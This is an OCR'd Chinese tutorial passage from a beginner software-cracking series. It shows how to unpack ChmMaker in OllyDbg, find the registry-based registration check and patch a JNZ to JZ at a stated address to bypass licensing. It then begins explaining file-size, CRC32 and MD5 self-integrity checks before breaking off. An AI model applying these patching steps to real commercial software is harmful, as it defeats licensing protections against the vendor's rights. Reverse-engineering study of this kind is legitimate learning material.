


图4




图5

我们把脱壳后的文件命名为“unpack”，OD就会把这个脱壳后的文件保存在原文件的目录下。这时，还有一个非常重要的步骤小菜们千万不能忘记了。那就是检验我们脱壳是否成功，检验的标准我们已经说过很多次了，简单的复习一下，主要有两点。

（1）使用PEID检查脱壳后的文件，显示的是编写该程序的语言，例如vb、vc等等。

（2）运行脱壳后的程序，该程序能够正常的运行，没有任何错误或者软件没有任何功能上的缺失。

那就用这两个标准来检验一下我们脱壳后的程序，先用PEID检验，很明显已经没有壳的影子了，而且可以确定软件是使用Borland Delphi编写的，如图5。再运行一下，很好，运行正常！脱壳成功！

到这里，脱壳的步骤就结束了，软件的壳被小菜们成功的脱掉了！下一步，就要开始对软件做进一步的分析了。

我们把脱壳后的程序放在OD中，按照常规的做法通过寻找关键字符串来定位关键的代码。打开OD的字符串查找功能，在字符串的海洋中我们找到了这样一个提示：注册完成，请重新运行程序！这是非常典型的重启验证型软件的提示信息，目前我们还找不到更为直接的注册提示，例如“注册成功”或是“注册失败”。那就先从能找到的字符串下手吧，双击“注册完成，请重新运行程序”，来到了对应的代码处：

```
004CFD3C  |.  B9 C4FD4C00    MOV ECX,44.004CFDC4
; 提示
004CFD41  |.  BA CCFD4C00    MOV EDX,44.004CFDCC
; 注册完成，请重新运行程序!
```

这段代码还不能够说明什么问题，我们需要向上看看。

```
004CFCED  |.  BA 90FD4C00    MOV EDX,44.004CFD90
; Software\ChmMaker
004CFCF2  |.  8BC3           MOV EAX,EBX
004CFD07  |.  8B4D FC        MOV ECX,DWORD PTR SS:
[EBP-4]
004CFD0A  |.  BA ACFD4C00    MOV EDX,44.004CFDAC
; RegUser
004CFD0F  |.  8BC3           MOV EAX,EBX
004CFD11  |.  E8 8674F9FF    CALL 44.0046719C
004CFD27  |.  BA BCFD4C00    MOV EDX,44.004CFDBC
; RegNo
004CFD2C  |.  8BC3           MOV EAX,EBX
004CFD3A  |.  6A 40          PUSH 40
004CFD3C  |.  B9 C4FD4C00    MOV ECX,44.004CFDC4
; 提示
004CFD41  |.  BA CCFD4C00    MOV EDX,44.004CFDCC
; 注册完成，请重新运行程序!
```

大家不要管那些令人眼花缭乱的代码，我们只看这段代码中出现的注释部分，除了作为线索用的“注册完成”这句提示，其它的注释信息似乎没有什么明显的作用。小菜别急，我们先来分析分析。

来看第一句提示：Software\ChmMaker，这好像是一个地址，但还不太清楚指向文件中的地址还是指向注册表中的地址。第二个：RegUser，从字面上看应该是“注册用户”的意思，第三个RegNo则表示“注册码”。小菜这就要问了，这些提示与我们的分析过程有什么关系呢？其实这里的RegUser和RegNo是我们以后进行分析的重要线索，这两个注释信息明确的告诉我们软件存放注册信息的位置。软件将我们输入的注册信息保存在了注册表中RegUser和RegNo这两个子键之中。呵呵，刚开始接触的时候小菜们可能会有些茫然，不知道是如何得到这个结论的。只要大家多做练习，熟悉了原理之后也能很快的判断出来。

接下来的过程可是今天最重点的内容，不要求小菜们能够理解，但是一定要按照所讲的步骤亲身操作一下。大家注意听讲哦！我们现在记住“RegUser”和“RegNo”这两句关键的提示，重新用OD载入脱壳后的软件。重新打开字符串参考窗口，现在不要再盲目的搜索了打开“查找”窗口，输入“RegUser”或“RegNo”也就是说要搜索这两个提示信息，在这里只用搜索“RegUser”或“RegNo”中的一个就可以了，我们以“RegNo”为例。大家操作

的时候会发现OD会找到两处，可以分别跟进一下看看。小菜会发现两处出现“RcgNo”的地方，一处是我们上面这段代码中出现过的，不用过多分析，另一处则来到了一个新的地方：

```
004D0B86  |.  BA D40C4D00     MOV EDX,44.004D0CD4
; RegNo
004D0B8B  |.  8BC3            MOV EAX,EBX
004D0B8D  |.  E8 3666F9FF     CALL 44.004671C8
004D0B92  |.  8B45 F8         MOV EAX,DWORD PTR SS:
[EBP-8]
004D0B95  |.  50              PUSH EAX
004D0B96  |.  8D4D F4         LEA ECX,DWORD PTR SS:
[EBP-C]
004D0B99  |.  BA E40C4D00     MOV EDX,44.004D0CE4
; chmmakerChina
004D0B9E  |.  A1 E8714D00     MOV EAX,DWORD PTR DS:
[4D71E8]
004D0BA3  |.  E8 BCFFFCFF     CALL 44.004A0B64
004D0BA8  |.  8B55 F4         MOV EDX,DWORD PTR SS:
[EBP-C]
004D0BAB  |.  58              POP EAX
004D0BAC  |.  E8 1B3DF3FF     CALL 44.004048CC
004D0BB1  |.  75 07           JNZ SHORT 44.004D0BBA
004D0BB3  |.  C605 E4714D00>MOV BYTE PTR DS:[4D71E4],1
004D0BBA  |>  8BC3            MOV EAX,EBX
```

这段代码又该怎么分析呢？小菜疑惑的问道。大家现在还没有分析代码的能力，替大家来解释一下这段代码的作用。软件运行到这段代码的时候，会读取注册表中相关位置的信息，也就是把保存的注册名和注册码读取出来。读取之后干什么呢？呵呵，就是进行对注册码的验证了，这个验证的过程就和普通软件一样了，主要过程依然是对真假的注册码进行比较。对付这种情况小菜们一定非常熟悉了吧，我们以往是怎样对付这种情况的呢？对了！简单的分析代码的流程，寻找关键的代码。

注意这一段很长的代码，明确的告诉大家这段代码的作用就是对注册码进行检验的，那么在这大段的代码之中怎样选择出最重要的代码呢？“寻找跳转代码”小菜一下子就回答上来了，没错！因为不论代码的具体作用如何，我们只要关心最关键的“跳转语句”就能够轻松地将软件解决掉，这一点是大家非常熟悉的。那我们就在这段代码里看看，有没有可疑的跳转指令。果然，很快就发现这段代码中只有一个跳转语句“004D0BB1 |. 75 07 JNZ SHORT 44.004D0BBA”，这句代码究竟能不能做为破解的关键呢？赶紧试验一下，使用OD的汇编功能将这句代码修改为“JZ SHORT 44.004D0BBA”，我们把代码改成相反的条件。保存修改后的结果，运行修改后的程序看看效果如何。依然是随便输入一组注册码，重新运行软件。呵呵，小菜们看到了吗！软件提示我们注册成功了！果然，我们寻找的关键代码是非常正确的，如图6。




图6

X 加油站：关于注册信息的存放位置

文中直接告诉大家软件将注册信息存放在了注册表中，小菜还是有些将信将疑。其实，大家可以打开注册表编辑器并找到相应的键值，一切就很明白了。在开始菜单中点运行regedit，进入注册表，查找Software\ChmMaker，找到ChmMaker目录里面三个键值，一个默认，一个RegUser，一个RegNo，后两个也正是我们需要找的，分别打开后两个键值，RegUser中出现输入的注册名，RegNo中出现我们输入的注册码。大家可能觉得注册表里面的东西太多了，怎么能很快的找到这些信息呢？也很简单，直接在注册表编辑器里面搜索字符RegUser或RegNo就能很快的找到它们。对于将注册信息保存在文件中的那一种类型，一般软件也不会随意建立一个任意的文件作为保存注册信息的文件。一般都会在软件的安装目录下建立一个用于存放注册信息的文件，所以大家找起来也是很容易的。

本文中我们使用的是暴力破解的方法来实现破解的，我们思考一下：从代码上看我们寻找到了关键的跳转语句并对它进行修改，是破解成功的关键。那么，这么长一段代码中还有没有包含其它有用的信息呢？现在可以明确的是这段代码的作用，就是用来验证注册码的。那么我们上一课才给大家讲过，在软件对注册信息进行验证的时候，也是真正注册码最容易暴露的时候。那我们能不能也在这段代码中找到注册码的踪影呢？当然，寻找注册码不是今天的重点内容。有兴趣的小菜可以自己尝试着寻找一下，提示一下大家（目标还是上面那段很长的代码）：004D0B86 |. BA D40C4D00 MOV EDX,44.004D0CD4，在这句代码上设置一个断点然后跟踪跟踪，会有意想不到的收获哦！

今天我们主要和小菜们一起认识了一下重启验证型软件，对这种类型软件的基本特征有了一个简单的了解。再重复一下，这种软件的特征就是对注册信息的处理上与普通软件是不同的。它不会立刻对注册信息进行核对验证，而是先将它们保存在一个特定的位置，等到第二次运行软件的时候才进行验证。这对没有见过这类软件的小菜们来说，要成功的分析出应对的策略是有一定难度的。但是，我们把整个的原理为大家解释清楚之后，所有的问题就变得很简单了。还有一个问题需要我们注意，大家会发现，重启验证型软件由于对注册码验证方式的特殊，导致了普通的分析手段对它没有效果。不过一定要注意，不是技术方法的问题而是分析思路的问题。由于不适用常用的分析思路，导致了无法寻找到关键的代码所在，进而出现了无法进行进一步分析的情况。分析都没有办法继续，再好的技术方法也就无法实施了。最后我们成功的关键，除了分析方法外，技术手段依然采取了暴力破解的办法。可以看出，如何用好所掌握的技术是一个非常关键的问题。

（文章中涉及到的工具peid、OD和ChmMaker.zip已经收录在光盘中）

文章难易度：★★★
文章简介：关于破解自效验的原理介绍以及破解实例

从零开始学破解之（十九）
攻破软件的防线之“自效验”

Talent Feng

经过上一节课的学习，我们对重启验证型软件有了一个很具体的认识，相信小菜们在以后的实践当中如果遇到了类似的情况，已经能够轻松应对了。不过在接触新的知识之前还是有必要进行一个简单的复习，那么“重启验证型软件”究竟有哪些地方需要我们注意呢？

首先是软件类型的确定，针对不同类型的软件需要不同的分析与破解方法，所以只有认清了软件的类型才能做到对症下药。重启验证类型软件的特征是非常明显的，当我们输入了注册信息之后，软件会给出我们这样的提示“请重新运行软件”，即在注册之后软件会重新运行，以判断注册码的正确与否。所以特殊的提示信息，就是判断软件类型的依据。

其次是注册流程的分析，重启验证软件的注册验证流程与普通的软件是不同的，其中最大的不同就在于当输入了注册信息之后，软件不会立刻直接去对注册码进行验证而是要求我们重新运行软件。正因为这个原因，导致了我们在分析软件流程的时候需要特别的注意。简单的总结一个重启验证型软件的注册验证流程如下：收集注册信息、计算注册码、重新运行软件、验证注册码。可以认为，注册流程分成了以下两个部分：（1）收集注册信息；（2）验证注册信息。

接着是关键代码的定位，软件的破解是通过修改代码实现的，被我们修改的代码一般叫做“关键代码”，因为这部分代码与软件的注册验证部分的关系是非常密切的，直接影响到了软件注册的成功与否。对于普通的软件我们一般通过寻找“注册提示”对应代码，并以此为线索来定位“关键代码”，但是由于重启验证型软件特殊的验证流程，使得软件并不会“及时”的将软件的注册情况反馈给我们，这就给关键代码的定位带来了困难。不过值得注意的是，软件重新启动时对注册码进行验证是与软件运行同时进行的，所以通过单步跟踪的方法，仔细的跟踪和分析还是很容易定位关键代码的。

以上三点就是重启验证型软件与其它类型软件不同的地方，在分析这类软件时一定要多加留心。简单的总结了上一节课我们学到的内容，那么今天我们要学习的内容依然是小菜们在破解的实践当中经常遇到的，也是非常令我们头疼的——自效验！

“自效验是什么东西呢？”小菜们疑惑的问道，既然大家对这个东西不是很熟悉，那就让我们一起来了解神秘的“自效验”吧！

一、理论篇

1．什么是自效验

“自效验”一般也叫做“自校验”，对于这个名词小菜们听了都会觉得有点太专业了，其实软件“自效验”是我们在破解实践当中经常会遇到的。那么，这个听起来很专业的“自效验”究竟是怎样一个东西呢，在破解实践当中又是指哪一种具体的情况呢？

大家可能都遇到过类似这样的情况，当我们尝试破解某一款软件时，都会去对软件进行脱壳或者是将软件的代码进行修改，然而当我们准备享受胜利的那一刻时，却发现被脱壳或修改代码后的软件不能运行了，双击软件的图标并没有看到软件运行的界面，似乎什么都没有发生过一样。不论怎样操作，修改后的软件就是不能成功的运行。这个时候小菜们顿时慌了手脚，该怎么办呢？对于这一幕相信大家都非常熟悉了，我们经常会遇到修改或脱壳后的软件不能正常运行的情况了。出现这个情况的大致原因，正是我们遇到了软件的“自效验”（在此我们排除软件脱壳后没有进行修复以及修改代码时破坏了堆栈平衡这两种情况）。

X 加油站：引起修改后软件不能正常运行的原因

讲到这儿小菜们突然对这个问题起了很大的兴趣，因为在大家破解的过程当中经常会遇到软件不能正常运行的情况，除了刚才介绍的“自效验”会引起软件不能正常运行外，还有哪些常见的原因会引起修改后的软件不能正常运行呢？

（1）脱壳后没有修复

这是最常见的一个引起软件不能正常运行的原因，对于脱壳小菜们都已经很熟悉了，但提到是脱壳后的修复小菜们就觉得有些陌生了，其实所谓脱壳后的修复就是把脱壳后的软件重新的包装一下。毕竟对于一个程序文件而言，脱壳是要“伤筋动骨”的。有些简单的壳在脱壳后可以不用修复，但是大多数壳在被脱掉后都需要对原程序文件进行修复，不然软件是没有办法正常运行的。其中的原理有些难，小菜们只需要简单的了解就可以了。

（2）修改代码破坏了堆栈平衡

在暴力破解的过程中肯定需要修改软件当中的代码，但是问题出现了。在修改代码的时候如果破坏了堆栈的平衡，也很容易导致软件不能够正常运行。关于原理我们会在后面的文章中给大家详细的介绍。随着大家学习的深入，理解这些原理也就会容易的多了。

以上两点就是引起软件不能正常运行的最常见原因。小菜们只需要了解就可以了，其中的原理先不用追究。回到正题上来，继续来说我们的“自效验”，简单的说，自效验是软件的一种自我保护的方式，当然也就是软件作者为我们设置的一个“陷阱”，我们分析软件的过程当中，难免会将软件行脱壳、修改代码，然而这些操作都是触发软件“自效验”的操作。一般来说软件运行的时候，其中的“自效验”功能也在时时刻刻行驶着自己的职责，一旦发现软件自身发生了一些变化就会迅速做出反应。这一点最直接的反应就是导致软件不能够正常的运行。“原来是这样”小菜若有所思的说道，那么自效验的原理又是什么呢？

2．自效验的原理

这又是一个小菜最关心的问题，“自效验的原理”也就是软件的“自效验”是通过怎么样的一个方式实现的？而实现自效验的途径又是什么呢？最常见的软件自效验是通过检验文件大小的方式来实现的。也就是说程序会在运行的时候自动检验本身的大小，如果程序文件的大小发生了变化，“自效验”的开关就被打开了，后果可想而知。我们会发现软件不能够正常的运行了。一般来说软件脱壳后出现了不能正常运行的情况，大多是因为这一种类型的自效验引起的。这种自效验所根据的原理也非常简单，那就是脱壳会引起软件大小的变化。小菜们都知

道当软件被加了壳之后其大小会发生变化，并且“壳”最基本的一个作用就是“压缩程序的代码”。同样的道理，当软件的壳被脱掉后，因为原本附加在其上的壳没有了，被压缩过的代码也恢复到以前的状态了。继而，程序文件的大小也就会随之发生变化了。所以，很据文件的大小很快就能判断出程序是否被修改过，具体而言就是程序是否被脱壳了。一旦软件自身的“自效验”发现了程序被脱壳了，就立即会将软件保护起来，即导致软件不能正常运行。这样在一定程度上可以避免或防止软件被脱壳，造成了脱壳后的软件是不能运行的。对于修改代码之后出现软件不能运行的情况，大部分也是由于这个原因造成的。因为修改任意一句代码，都会导致程序文件大小的变化，只要文件大小发生了变化，保护程序立即起效。其原理还是非常简单的，突然小菜又有了新的疑问：“软件是怎么发现自己的大小发生了变化呢？”对于小菜们这种打破砂锅问到底的精神，是非常值得称赞的！继续给大家解释，其实要做到这一点是非常容易的。软件一般是采用对比的方法来检验自身的大小是否发生变化的。软件的自效验程序首先会将自身的大小作为一个固定的值储存在代码当中，当然这个值是软件作者事先都设置好的。在我们使用的过程中，软件每一次运行都会读取一次当前自身文件的大小，并将此时得到的值与先前设定的值进行比较，因为不论脱壳还是修改代码都会引起文件大小的变化，所以修改后文件的大小肯定与软件修改之前的大小是不同的，当然通过这个比较软件也会发现当前正在进行比较的两个数值是不一样的，于是保护程序就启动了，我们也就遇到软件不能正常运行的情况了。

以上的验证方法是最基础的一种自效验方式，有很多的不足。因为其核心的内容只是简单的将两个数值进行比较，虽然很有效但是也容易出现错误，并且不够精密。随着技术的进步，一些常用的加密算法也被应用到了“自效验”中。最著名的莫过于CRC32和MD5算法，由于这种算法的精确性以及计算结果的唯一性，使得此类算法被大量应用于软件的自效验之中。不过原理还是相同的，即程序将自身的大小用特定的算法进行计算，如果计算的结果与自身设定的值相同，那么自效验就允许软件继续运行。如果发现所比较的两个值不相等，那么就会采取阻止软件运行的措施。看来，自效验确是是一种非常有效的软件保护方式，因为任何的改动都会触发自效验。小菜为此犯难了，如果遇到了自效验，该怎么解决呢？没错，现在越来越多的软件都采取了自效验这种保护方式，如果没有解决的办法，小菜肯定会郁闷好久的，到底该怎么办呢？

3．自效验的解决

